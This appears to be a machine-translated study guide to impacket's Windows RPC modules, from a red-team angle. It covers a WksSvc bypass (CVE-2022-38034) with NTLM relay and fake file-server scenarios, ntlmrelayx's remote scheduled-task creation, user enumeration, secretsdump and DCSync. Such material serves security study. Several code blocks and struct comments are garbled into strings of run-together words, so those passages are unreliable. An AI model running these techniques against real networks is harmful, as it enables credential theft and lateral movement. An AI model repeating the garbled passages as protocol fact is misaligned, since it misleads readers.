WksSvc exposes the [MS-WKST](#) interface. The service manages domain membership, computer names and connections to the [SMB network redirector](#), such as SMB print servers. Looking at the interface's security callback, several functions are treated differently: functions with opnums 8-11 are meant for local clients only — remote calls are not allowed. But thanks to the cache, an attacker first calls a different remotely-allowed function, then one of the restricted ones; the first call's cached result lets the "local-only" function be invoked remotely.

```
RPC servertheall RPC intheallonthisifgroupas LRPC not LRPC —canas RPC serverinor  
withonhandlenotinnotthenotnotserverallcanintheallonifisinoncanon  
asinoninthe
```

The exposed functions include *NetrUseAdd*, *NetrUseGetInfo*, *NetrUseDel* and *NetrUseEnum*. We can pass flags to *NetrUseAdd* telling it to create the mapping in the "global" drive namespace, affecting all users. The flags can be found in the header *LMUse.h*:

 Global mapping flag as seen in LMUse.h

This yields two attack scenarios:

1. We can request authentication against our own share, then relay it to another server (NTLM relay), or store the token and crack the password offline.
2. Or we can masquerade as an existing file server (or pose as a new one) with interesting or useful files. Since we control those files, we can weaponize them as we see fit, hoping they lead us to the target users.

The RPC server under WksSvc itself performs no authentication registration. Running standalone, client authentication is impossible (error *RPC_S_UNKNOWN_AUTHN_SERVICE*). So the service must run alongside others to abuse [SSPI multiplexing](#) at the same time. That limits affected Windows versions to pre-1703 Windows 10, or newer builds running with less than 3.5 GB of RAM.

PoC: <https://github.com/akamai/akamai-security-research/tree/main/PoCs/cve-2022-38034>

[MS-TSTS] *tsts.py* — Terminal Services Session Management

The Terminal Services Terminal Server Runtime interface protocol — an RPC-based protocol for remotely querying and configuring aspects of a [terminal server](#).

The module provides no opnum enumeration; combining the Windows manuals with the source, it implements both the client and server sides of the local session management server (`\TermSrv`):

```
3.3.4.1.1 RpcOpenSession (Opnum 0)returnsserver onspecifiedsessionhandlethismethodnot  
3.3.4.1.2 RpcCloseSession (Opnum 1)closeswithserveronspecifiedsessionthismethodmustinRpcOpenSessionifinthenmustthemethodthentheasthismethodnot  
3.3.4.1.3 RpcConnectOpnum 2 RpcOpenSession returnssessionhandle serveronspecifiedsession  
3.3.4.1.4 RpcDisconnect (Opnum 3)serveronspecifiedsession  
3.3.4.1.5 RpcLogoffOpnum 4serveronspecifiedsession  
3.3.4.1.6 RpcGetUserName (Opnum 5)obtainsserver onspecifiedsessionuseruserrealm  
3.3.4.1.7 RpcGetTerminalName (Opnum 6)obtainswithserveronspecifiedsessionname  
3.3.4.1.8 RpcGetState (Opnum 7)obtainsserveronspecifiedsession  
3.3.4.1.9 RpcIsSessionDesktopLocked (Opnum 8)serveronspecifiedsession  
3.3.4.1.10 RpcShowMessageBox (Opnum 9)inserveronuserssessionspecified  
3.3.4.1.11 RpcGetTimes (Opnum 10)obtainsserveronspecifiedsession  
3.3.4.1.12 RpcGetSessionCounters (Opnum 11)returnswithserverthismethodnot  
3.3.4.1.13 RpcGetSessionInformationOpnum 12retrievesinserveronspecifiedsessioninformationmustsession WINSTATION_QUERY  
3.3.4.1.14 RpcGetLoggedOnCount (Opnum 15)obtainsuserssessionthismethodnot  
3.3.4.1.15 RpcGetSessionType (Opnum 16)obtainswithspecifiedsessionthismethodnot  
3.3.4.1.16 RpcGetSessionInformationEx (Opnum 17)retrievesinserveronspecifiedsessioninformationmustsession WINSTATION_QUERY  
.....
```

The practical consumer is `/examples/tstool.py`:

```
#  
# qwinstasessioninformation  
#tasklistcurrentinlist  
# taskkill ID (PID) orname  
# tsconusersession  
# tsdisconsession  
# tslogoffsession  
# shutdownclosesor/  
# msgsession (MSGBOX)
```

[MS-WKST] *wkst.py* — Workstation Service (logged-on user enumeration)

The Workstation Service Remote Protocol remotely queries and configures certain aspects of the SMB redirector on a remote machine. The official description is vague, so let's go straight to the interface methods the module implements.

```

OPNUMS = {
    0 : (NetrWkstaGetInfo, NetrWkstaGetInfoResponse),Returns detailed information about the remote computer's configuration, including its name and the
major/minor OS version
    1 : (NetrWkstaSetInfo, NetrWkstaSetInfoResponse),Configures the remote computer according to the information structure passed in the call
    2 : (NetrWkstaUserEnum, NetrWkstaUserEnumResponse),Returns detailed information about users currently active on the remote computer
    5 : (NetrWkstaTransportEnum, NetrWkstaTransportEnumResponse),Provides details on the transport protocols currently enabled on the remote computer's SMB
network redirector
    6 : (NetrWkstaTransportAdd, NetrWkstaTransportAddResponse),Enables a transport protocol for the SMB network redirector on the remote computer
# 7 : (NetrWkstaTransportDel, NetrWkstaTransportDelResponse),
    8 : (NetrUseAdd, NetrUseAddResponse),Establishes a connection between the workstation and an SMB server; the workstation should not allow this method to be
called remotely
    9 : (NetrUseGetInfo, NetrUseGetInfoResponse),Retrieves details of a connection to a share on an SMB server from the remote workstation; the server should
not allow remote calls
    10 : (NetrUseDel, NetrUseDelResponse),Terminates a connection from the workstation to a share on an SMB server; the server should not allow remote calls
    11 : (NetrUseEnum, NetrUseEnumResponse),Lists open connections between the workstation and remote SMB servers; the server should not allow remote calls
    13 : (NetrWorkstationStatisticsGet, NetrWorkstationStatisticsGetResponse),Returns various statistics about the SMB network redirector on the remote computer
    20 : (NetrGetJoinInformation, NetrGetJoinInformationResponse),Retrieves details of the workgroup or domain the specified computer has joined
    22 : (NetrJoinDomain2, NetrJoinDomain2Response),Joins a computer to a domain or workgroup using encrypted credentials
    23 : (NetrUnjoinDomain2, NetrUnjoinDomain2Response),Unjoins a computer from a workgroup or domain using encrypted credentials
    24 : (NetrRenameMachineInDomain2, NetrRenameMachineInDomain2Response),Changes the local persistent variable ComputerNameNetBIOS using encrypted credentials
and optionally renames the server's machine account in the domain without first removing and re-adding it
    25 : (NetrValidateName2, NetrValidateName2Response),Validates the validity of a computer, workgroup, or domain name
    26 : (NetrGetJoinableOUs2, NetrGetJoinableOUs2Response),Returns a list of organizational units (OUs) in which the user can create objects
    27 : (NetrAddAlternateComputerName, NetrAddAlternateComputerNameResponse),Adds an alternate name for the specified server
    28 : (NetrRemoveAlternateComputerName, NetrRemoveAlternateComputerNameResponse),Deletes the alternate name of the specified server
    29 : (NetrSetPrimaryComputerName, NetrSetPrimaryComputerNameResponse),Sets the primary computer name of the specified server
    30 : (NetrEnumerateComputerNames, NetrEnumerateComputerNamesResponse),Returns the list of computer names of the specified server, where the result is
determined by the name type
}

```

examples/netview.py uses the interface's hNetrWkstaUserEnum to enumerate currently logged-on users:

```

def getLoggedIn(self, target):
    if self.__targets[target]['Admin'] is False:
        return

    if self.__targets[target]['WKST'] is None:
        stringWkstBinding = r'ncacn_np:%s[\PIPE\wkssvc]' % target
        rpctransportWkst = transport.DCERPCTransportFactory(stringWkstBinding)
        if hasattr(rpctransportWkst, 'set_credentials'):
            # This method exists only for selected protocol sequences.
            rpctransportWkst.set_credentials(self.__username, self.__password, self.__domain, self.__lmhash,
                                            self.__nthash, self.__aesKey)
            rpctransportWkst.set_kerberos(self.__doKerberos, self.__kdcHost)

        dce = rpctransportWkst.get_dce_rpc()
        dce.connect()
        dce.bind(wkst.MSRPC_UUID_WKST)
        self.__maxConnections -= 1
    else:
        dce = self.__targets[target]['WKST']

    try:
        resp = wkst.hNetrWkstaUserEnum(dce,1)
    except Exception as e:
        if str(e).find('Broken pipe') >= 0:
            # The connection timed-out. Let's try to bring it back next round
            self.__targets[target]['WKST'] = None
            self.__maxConnections += 1
            return
        elif str(e).upper().find('ACCESS_DENIED'):
            # We're not admin, bye
            dce.disconnect()
            self.__maxConnections += 1
            self.__targets[target]['Admin'] = False
            return
        else:
            raise

```

examples/secretsdump.py uses it to fetch computer information:

```
def getMachineNameAndDomain(self):
    if self.__smbConnection.getServerName() == '':
        # No serverName.. this is either because we're doing Kerberos
        # or not receiving that data during the login process.
        # Let's try getting it through RPC
        rpc = transport.DCERPCTransportFactory(r'ncacn_np:%s[\pipe\wkssvc]' % self.__smbConnection.getRemoteHost())
        rpc.set_smb_connection(self.__smbConnection)
        dce = rpc.get_dce_rpc()
        dce.connect()
        dce.bind(wkst.MSRPC_UUID_WKST)
        resp = wkst.hNetrWkstaGetInfo(dce, 100)
        dce.disconnect()
        return resp['WkstaInfo']['WkstaInfo100']['wki100_computername'][:-1], resp['WkstaInfo']['WkstaInfo100']['wki100_langroup'][:-1]
    else:
        return self.__smbConnection.getServerName(), self.__smbConnection.getServerDomain()
```

MS-TSCH Scheduled Tasks (atsvc / sasec / tsch)

The MS-TSCH scheduled-task RPC interface registers and configures tasks, or queries the status of running tasks on a remote server. It consists of three independent RPC interfaces:

- Net Schedule ([ATSvc](#)) — CRUD on tasks
- Task Scheduler Agent ([SASec](#)) — account information operations
- Windows Vista operating system Task Remote Protocol ([ITaskSchedulerService](#)) — CRUD on tasks, configured via XML rather than the remote registry and file system protocols

atsvc.py

The py module of Net Schedule (ATSvc); the interface UUID is defined at the top of the file:

```
MSRPC_UUID_ATSVC = uuidup_to_bin(('1FF70682-0A51-30E8-076D-740BE8CEE98B', '1.0'))
```

- **Name:** ATSvc
- **UUID:** 1ff70682-0a51-30e8-076d-740be8cee98b
- File path: C:\Windows\System32\ **taskcomp.dll**

It then defines the interface's static flags, the CRUD request structures and the request constructors:

```
class NetrJobAdd(NDRCALL):
    opnum = 0
    structure = (
        ('ServerName', AT SVC_HANDLE),
        ('pAtInfo', AT_INFO),
    )
    .....
def hNetrJobAdd(dce, serverName = NULL, atInfo = NULL):
    netrJobAdd = NetrJobAdd()
    netrJobAdd['ServerName'] = serverName
    netrJobAdd['pAtInfo'] = atInfo
    return dce.request(netrJobAdd)
```

RPC clients:

- mstask.dll
- schedcli.dll

sasec.py

The module implementing the Task Scheduler Agent ([SASec](#)) interface:

- **Name:** SASec
- **UUID:** 378E52B0-C0A9-11CF-822D-00AA0051E40F
- File path: C:\Windows\System32\ **taskcomp.dll**

Mainly scheduled tasks involving account-information changes; the client is also expected to use the Windows Remote Registry Protocol MS-RRP:

```

class SASetAccountInformation(NDRCALL):
    opnum = 0
    structure = (
        ('Handle', PSASEC_HANDLE),
        ('pwszJobName', WSTR),
        ('pwszAccount', WSTR),
        ('pwszPassword', LPWSTR),
        ('dwJobFlags', DWORD),
    )

class SASetAccountInformationResponse(NDRCALL):
    structure = (
        ('ErrorCode', ULONG),
    )
    .....
def hSASetAccountInformation(dce, handle, pwszJobName, pwszAccount, pwszPassword, dwJobFlags=0):
    request = SASetAccountInformation()
    request['Handle'] = handle
    request['pwszJobName'] = checkNullString(pwszJobName)
    request['pwszAccount'] = checkNullString(pwszAccount)
    request['pwszPassword'] = checkNullString(pwszPassword)
    request['dwJobFlags'] = dwJobFlags
    return dce.request(request)

```

tsch.py

- **Name:** ITaskSchedulerService
- **UUID:** 86d35949-83c9-4044-b424-db363231fd0c
- **FilePath:** C:\Windows\System32\schedsvc.dll

The XML format is as follows:

```

<!-- Task -->
<xs:complexType name="taskType">
  <xs:all>
    <xs:element name="RegistrationInfo" type="registrationInfoType" minOccurs="0"/>
    <xs:element name="Triggers" type="triggersType" minOccurs="0"/>
    <xs:element name="Settings" type="settingsType" minOccurs="0"/>
    <xs:element name="Data" type="dataType" minOccurs="0"/>
    <xs:element name="Principals" type="principalsType" minOccurs="0"/>
    <xs:element name="Actions" type="actionsType"/>
  </xs:all>
  <xs:attribute name="version" type="versionType" use="optional"/>
</xs:complexType>

```

See the documentation for each parameter.

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-tsch/0d6383e4-de92-43e7-b0bb-a60cfa36379f

The module mainly holds static parameter configuration, request structures and request constructors.

This is the most capable and most-used scheduled-task interface among red-team tooling. impacket's ntlmrelayx uses this module's hSchRpcRegisterTask to create scheduled tasks:

```

# eg. /examples/ntlmrelayx/attacks/rpcattack.py
import string
import random

from impacket import LOG
from impacket.dcerpc.v5 import tsch
from impacket.dcerpc.v5.dtypes import NULL

LOG.info('Creating task \'%s\' % tmpName)
tsch.hSchRpcRegisterTask(self.dce, '\\%s' % tmpName, xml, tsch.TASK_CREATE, NULL, tsch.TASK_LOGON_NONE)

```

RPC clients:

- taskcomp.dll
- taskschd.dll
- wmicmplugin.dll

[MS-BKRP] bkrp.py — Backup Key Protocol (DPAPI domain backup)

The Backup Key Remote Protocol: a client encrypts and decrypts sensitive data (e.g. encryption keys) with the server's help. Data encrypted under this protocol can only be decrypted by the server, so clients may safely store such ciphertext in storage with no special protection. On Windows it provides user-key protection through the [Data Protection API \(DPAPI\)](#) in an [Active Directory domain](#).

The module wraps backupkey and implements the request functions for server-side wrapping / unwrapping. The BackuprKey method parameters (note: BackuprKey is the original spelling in the protocol document):

```
NET_API_STATUS BackuprKey(
    [in] handle_t h,
    [in] GUID* pguidActionAgent,
    [in, size_is(cbDataIn)] byte* pDataIn,
    [in] DWORD cbDataIn,
    [out, size_is(*pcbDataOut)] byte** ppDataOut,
    [out] DWORD* pcbDataOut,
    [in] DWORD dwParam
);
```

The **pguidActionAgent** GUIDs map to the following functions:

Value	Meaning
BACKUPKEY_BACKUP_GUID 7F752B10-178E-11D1-AB8F-00805F14DB40	Requests server-side wrapping. On input, <i>pDataIn</i> must point to a BLOB containing the secret to wrap; the server must treat <i>pDataIn</i> as opaque binary. On output, <i>ppDataOut</i> must contain the secret wrapped in the format specified in section 2.2.4. See 3.1.4.1.1.
BACKUPKEY_RESTORE_GUID_WIN2K 7FE94D50-178E-11D1-AB8F-00805F14DB40	Requests unwrapping of a server-wrapped secret. On input, <i>pDataIn</i> must point to a BLOB containing the wrapped key in the format of section 2.2.4. On output, <i>ppDataOut</i> must contain a pointer to the unwrapped secret, as supplied by the client to the <i>BACKUPKEY_BACKUP_GUID</i> call. See 3.1.4.1.2.
BACKUPKEY_RETRIEVE_BACKUP_KEY_GUID 018FF48A-EABA-40C6-8F6D-72370240E967	Requests the public part of the server's ClientWrap key pair . The server must ignore <i>pDataIn</i> and <i>cbDataIn</i> . On output, <i>ppDataOut</i> must contain a pointer to the server public key in the format of section 2.2.1. See 3.1.4.1.3.
BACKUPKEY_RESTORE_GUID 47270C64-2FC7-499B-AC5B-0E37CDCE899A	Requests unwrapping of a secret wrapped on the client with the server's public key. On input, <i>pDataIn</i> must point to a client-wrapped key in the format of section 2.2.2. On output, <i>ppDataOut</i> must contain a pointer to the unwrapped secret in the format of section 2.2.3. See 3.1.4.1.4.

Module usage examples live in impacket's tests directory; the interface wrapper:

```
def hBackuprKey(dce, pguidActionAgent, pDataIn, dwParam=0):
    request = BackuprKey()
    request['pguidActionAgent'] = pguidActionAgent
    request['pDataIn'] = pDataIn
    if pDataIn == NULL:
        request['cbDataIn'] = 0
    else:
        request['cbDataIn'] = len(pDataIn)
    request['dwParam'] = dwParam
    return dce.request(request)

# eg. ./tests/dcerpc/test_bkrp.py
class BKRPTests(DCERPCTests):

    iface_uuid = bkrp.MSRPC_UUID_BKRP
    string_binding = r"ncacn_np:{0.machine}[\PIPE\protected_storage]"
    authn = True
    authn_level = RPC_C_AUTHN_LEVEL_PKT_PRIVACY

    data_in = b"..." # plaintext test data (a long movie quote in the original, omitted)

    def test_BackuprKey_BACKUPKEY_BACKUP_GUID_BACKUPKEY_RESTORE_GUID(self):
        dce, rpctransport = self.connect()
        # (1) BACKUPKEY_BACKUP_GUID: ask the server to wrap the secret
        request = bkrp.BackuprKey()
        request['pguidActionAgent'] = bkrp.BACKUPKEY_BACKUP_GUID
        request['pDataIn'] = self.data_in
        request['cbDataIn'] = len(self.data_in)
        request['dwParam'] = 0

        resp = dce.request(request)

        # (2) parse the server-wrapped WRAPPED_SECRET
        wrapped = bkrp.WRAPPED_SECRET()
        wrapped.fromString(b''.join(resp['ppDataOut']))

        # (3) BACKUPKEY_RESTORE_GUID: send the wrapped blob back; the server unwraps it
        request = bkrp.BackuprKey()
        request['pguidActionAgent'] = bkrp.BACKUPKEY_RESTORE_GUID
        request['pDataIn'] = b''.join(resp['ppDataOut'])
        request['cbDataIn'] = resp['pcbDataOut']
        request['dwParam'] = 0

        resp = dce.request(request)

        # (4) the unwrapped result must equal the original plaintext
        self.assertEqual(self.data_in, b''.join(resp['ppDataOut']))
```

The OPNUMS table shows that the `dhcpc` module wraps DHCP information retrieval functions such as `DhcpGetClientInfoV4`:

```
OPNUMS = {
    0: (DhcpEnumSubnetClientsV5, DhcpEnumSubnetClientsV5Response),
    2: (DhcpGetSubnetInfo, DhcpGetSubnetInfoResponse),
    3: (DhcpEnumSubnets, DhcpEnumSubnetsResponse),
    13: (DhcpGetOptionValue, DhcpGetOptionValueResponse),
    14: (DhcpEnumOptionValues, DhcpEnumOptionValuesResponse),
    21: (DhcpGetOptionValueV5, DhcpGetOptionValueV5Response),
    22: (DhcpEnumOptionValuesV5, DhcpEnumOptionValuesV5Response),
    30: (DhcpGetAllOptionValues, DhcpGetAllOptionValuesResponse),
    34: (DhcpGetClientInfoV4, DhcpGetClientInfoV4Response),
    35: (DhcpEnumSubnetClientsV4, DhcpEnumSubnetClientsV4Response),
    38: (DhcpEnumSubnetElementsV5, DhcpEnumSubnetElementsV5Response),
    47: (DhcpEnumSubnetClientsVQ, DhcpEnumSubnetClientsVQResponse),
    123: (DhcpV4GetClientInfo, DhcpV4GetClientInfoResponse),
}
```

`tests/dcerpc/test_dhcp.py` tests fetching DHCP information from a server. `impacket` itself uses the module nowhere else; extend it when the need arises.

```
class DHCPMTTests(DCERPCTests):
    iface_uuid_v1 = dhcpc.MSRPC_UUID_DHCPDRV
    iface_uuid_v2 = dhcpc.MSRPC_UUID_DHCPDRV2
    string_binding = r"ncacn_np:{0.machine}[\PIPE\dhcpcserver]"
    authn = True
    authn_level = RPC_C_AUTHN_LEVEL_PKT_PRIVACY

    def test_DhcpGetClientInfoV4(self):
        dce, rpctransport = self.connect(iface_uuid=self.iface_uuid_v1)
        request = dhcpc.DhcpGetClientInfoV4()
        request['ServerIpAddress'] = NULL
        request['SearchInfo']['SearchType'] = dhcpc.DHCP_SEARCH_INFO_TYPE.DhcpClientName
        request['SearchInfo']['SearchInfo']['tag'] = dhcpc.DHCP_SEARCH_INFO_TYPE.DhcpClientName
        request['SearchInfo']['SearchInfo']['ClientName'] = self.serverName + "\0"
        request.dump()

        with assertRaisesRegex(self, DCERPCException, "ERROR_DHCP_JET_ERROR"):
            dce.request(request)
```

[MS-DRSR] `drsuapi.py` — Directory Replication Service (DCSync)

The Directory Replication Service (DRS) Remote Protocol is an [RPC](#) protocol for [replicating](#) and managing data in [Active Directory](#). It comprises two RPC interfaces named `drsuapi` and `dsaop`; every `drsuapi` method name starts with "IDL_DRS" and every `dsaop` method with "IDL_DSA".

The module implements the following methods:

```
0 : (DRSBind,DRSBindResponse ),Creates a context handle required to call any other method in this interface
1 : (DRSUnbind,DRSUnbindResponse ),Destroys the context handle previously created by IDL_DRSBind
3 : (DRSGetNCChanges,DRSGetNCChangesResponse ),Replicates updates from an NC replica on the server
12: (DRSCrackNames,DRSCrackNamesResponse ),Looks up each of a set of objects in the directory and returns them to the caller in the requested format
16: (DRSDomainControllerInfo,DRSDomainControllerInfoResponse ),Retrieves information about the domain controllers in a given domain
```

AD is a database. By default each domain controller (DC) stores a copy of it as the file `ntds.dit` under `%SystemRoot%\NTDS`. The **AD database** is logically partitioned into three directory partitions, a.k.a. naming contexts (NCs): the Schema NC, the Configuration NC and the Domain NC. Every DC in the forest holds identical Schema and Configuration NCs (forest-wide data), while every DC in a domain holds an identical copy of that domain's Domain NC. A DC designated as a Global Catalog (GC) server additionally holds partial replicas of other domains' Domain NCs — every object from each domain, but only a subset of attributes.

NC here refers to the **application naming context (application NC)**: a specific type of naming context (or an instance of it) supporting only full replicas (no partial ones). An application NC cannot contain security principal objects in AD DS, but can in AD LDS. A forest may have zero or more application NCs; they may contain dynamic objects, never appear in the global catalog (GC), and are rooted at an object of class `domainDNS`.

The first replica of an application directory partition is created on the DC it is bound to at creation time; additional replicas can be created on any DC in the forest, not necessarily in the same domain. Application directory partition replicas can exist only on DCs running Windows Server 2003 or later.

NC replica: a variable containing a tree of objects whose root is identified by a naming context (NC).

[MS-DSSP] `dssapi.py` — Directory Service Setup (DsRoleGetPrimaryDomainInformation)

The Directory Service Setup Remote Protocol exposes one RPC interface by which clients obtain domain-related machine status and configuration information.

The module implements only `hDsRolerGetPrimaryDomainInformation`, querying the MS-DSSP interface's `DSROLER_PRIMARY_DOMAIN_INFO_BASIC` structure:

```
typedef struct _DSROLER_PRIMARY_DOMAIN_INFO_BASIC {
    DSROLE_MACHINE_ROLE MachineRole;currentasDSROLE_MACHINE_ROLE
    unsigned __int32 Flags;theDomainGuid containinginformationthismustasororgroupthegroupasretrievesinformationorallmustas 0
    [unique, string] wchar_t* DomainNameFlat;domainordomaingroup NetBIOS nameif MachineRole DsRole_RoleStandaloneWorkstation or
    DsRole_RoleStandaloneServerthenthismustas NULLthennotas NULL
    [unique, string] wchar_t* DomainNameDns; realmifMachineRoleDsRole_RoleStandaloneWorkstation orDsRole_RoleStandaloneServerthenthismustas NULLthennotas NULL
    [unique, string] wchar_t* DomainForestName; nameiforserverthenthismustas NULL
    GUID DomainGuid;domain UUID sets DSROLE_PRIMARY_DOMAIN_GUID_PRESENT this
} DSROLER_PRIMARY_DOMAIN_INFO_BASIC,
*PDSROLER_PRIMARY_DOMAIN_INFO_BASIC;
```


Value	Meaning
DSROLE_PRIMARY_DS_RUNNING 0x00000001	The directory service is running on this computer; if not set, it is not.
DSROLE_PRIMARY_DS_MIXED_MODE 0x00000002	The directory service runs in mixed mode . Valid only when DSROLE_PRIMARY_DS_RUNNING is set and DSROLE_PRIMARY_DS_READONLY is not.
DSROLE_PRIMARY_DS_READONLY 0x00000008	The computer holds a read-only copy of the directory . Valid only when DSROLE_PRIMARY_DS_RUNNING is set and DSROLE_PRIMARY_DS_MIXED_MODE is not.
DSROLE_PRIMARY_DOMAIN_GUID_PRESENT 0x01000000	The DomainGuid member contains a valid domain GUID. If not set, the value of DomainGuid is undefined.

Part IV DCOM & WMI

Chapter 6 DCOM and WMI

6.1 DCOM Programming Basics

RPC is an inter-process communication protocol: it lets a program running on one machine call a subroutine in another address space (typically another machine on a shared network) as if it were a local call. DCOM is remote COM object invocation on top of that.



First, some keywords of DCOM programming.

- activation: in the DCOM protocol, the mechanism by which a client supplies the CLSID of an object class and obtains an object from that class, or from a class factory able to create such objects
- CID: every ORPC call carries one in the ORPCTHIS structure. A new ORPC call that continues an existing causality reuses that causality's CID; a call that starts a new causality gets a fresh CID. CIDs (causality identifiers) prevent deadlocks in ORPC calls.
- class factory: an object whose purpose is to create objects from a specific object class
- CLSID: the identifier of a DCOM/COM object class; the common CLSIDs below are exactly the static constants at the top of dcomrt.py

Name	GUID	Purpose	Section
CLSID_ActivationContextInfo	{000001a5-0000-0000-c000-000000000046}	Activation property CLSID of ActivationContextInfoData	2.2.22.2.5
CLSID_ActivationPropertiesIn	{00000338-0000-0000-c000-000000000046}	OBJREF_CUSTOM unmarshaller CLSID of ActivationPropertiesIn	3.1.2.5.2.3.23.1.2.5.2.3.3
CLSID_ActivationPropertiesOut	{00000339-0000-0000-c000-000000000046}	OBJREF_CUSTOM unmarshaller CLSID of ActivationPropertiesOut	3.1.2.5.2.3.23.1.2.5.2.3.3
CLSID_CONTEXT_EXTENSION	{00000334-0000-0000-c000-000000000046}	ORPC_EXTENT identifier of the context (2) ORPC extension	2.2.21.4
CLSID_ContextMarshaler	{0000033b-0000-0000-c000-000000000046}	OBJREF_CUSTOM unmarshaller CLSID of context (2)	2.2.20
CLSID_ERROR_EXTENSION	{0000031c-0000-0000-c000-000000000046}	ORPC_EXTENT identifier of the error-information ORPC extension	2.2.21.1
CLSID_ErrorObject	{0000031b-0000-0000-c000-000000000046}	OBJREF_CUSTOM unmarshaller CLSID for error information	2.2.21.2
CLSID_InstanceInfo	{000001ad-0000-0000-c000-000000000046}	Activation property CLSID of InstanceInfoData	2.2.22.2.3
CLSID_InstantiationInfo	{000001ab-0000-0000-c000-000000000046}	Activation property CLSID of InstantiationInfoData	2.2.22.2.1
CLSID_PropsOutInfo	{00000339-0000-0000-c000-000000000046}	Activation property CLSID of PropsOutInfo	2.2.22.2.9
CLSID_ScmReplyInfo	{000001b6-0000-0000-c000-000000000046}	Activation property CLSID of ScmReplyInfoData	2.2.22.2.8
CLSID_ScmRequestInfo	{000001aa-0000-0000-c000-000000000046}	Activation property CLSID of ScmRequestInfoData	2.2.22.2.4
CLSID_SecurityInfo	{000001a6-0000-0000-c000-000000000046}	Activation property CLSID of SecurityInfoData	2.2.22.2.7
CLSID_ServerLocationInfo	{000001a4-0000-0000-c000-000000000046}	Activation property CLSID of LocationInfoData	2.2.22.2.6
CLSID_SpecialSystemProperties	{000001b9-0000-0000-c000-000000000046}	Activation property CLSID of SpecialPropertiesData	2.2.22.2.2
IID_IActivation	{4d9f4ab8-7d1c-11cf-861e-0020af6e7c57}	RPC interface UUID of IActivation	3.1.2.5.2.1
IID_IActivationPropertiesIn	{000001A2-0000-0000-C000-000000000046}	Value of the iid field of the <i>pActProperties</i> OBJREF	3.1.2.5.2.3.23.1.2.5.2.3.3
IID_IActivationPropertiesOut	{000001A3-0000-0000-C000-000000000046}	Value of the iid field of the <i>ppActProperties</i> OBJREF	3.1.2.5.2.3.23.1.2.5.2.3.3
IID_IContext	{000001c0-0000-0000-C000-000000000046}	Value of the iid field of the context structure.	2.2.20
IID_IObjectExporter	{99fcfec4-5260-101b-bbcb-00aa0021347a}	RPC interface UUID of IObjectExporter	3.1.2.5.1
IID_IRemoteSCMAActivator	{000001A0-0000-0000-C000-000000000046}	RPC interface UUID of IRemoteSCMAActivator	3.1.2.5.2.2
IID_IRemUnknown	{00000131-0000-0000-C000-000000000046}	RPC interface UUID of IRemUnknown	3.1.1.5.6
IID_IRemUnknown2	{00000143-0000-0000-C000-000000000046}	RPC interface UUID of IRemUnknown2	3.1.1.5.7.1
IID_IUnknown	{00000000-0000-0000-C000-000000000046}	RPC interface UUID of IUnknown	3.1.1.5.8

- COM: an object-oriented programming model defining how objects interact within a process or across processes; in COM, clients access objects through interfaces implemented on the objects

For conceptual grounding in COM programming, see Lingjian's answer on Zhihu and a COM programming primer.

<https://www.zhihu.com/question/49433640/answer/115952604>

https://blog.51cto.com/u_15075510/3505281

In short: COM is a specification, not an implementation. Implemented in C++, a COM component is a C++ class implementing the corresponding COM interfaces, while a COM interface is a pure virtual (abstract) class deriving from IUnknown. The COM specification requires every component or interface to derive from IUnknown. IUnknown defines three important functions: QueryInterface, AddRef and Release — QueryInterface queries interfaces on the component object, AddRef increments and Release decrements the reference count. Reference counting is a cornerstone of COM, elegantly solving the object-lifecycle question (when a component is destroyed and by whom). The specification also requires every component to have a corresponding class factory — itself a COM component implementing IClassFactory; only inside IClassFactory::CreateInstance may `new` instantiate the component class.

```

COMgroup

+ COMgroup
COMgroupIUnknown

+ COMgroup
COM groupcan COM

+ COMgroup
comgroup

+ COMgroup
COMgroupregsvr32registry
DllGetClassObjectused for
DllCanUnloadNowcanCOMgroup
DllRegisterServerCOMgroupregistry
DllUnregisterServerdeletesregistryCOMgroupinformation
DLL entryDllMainused forreleases
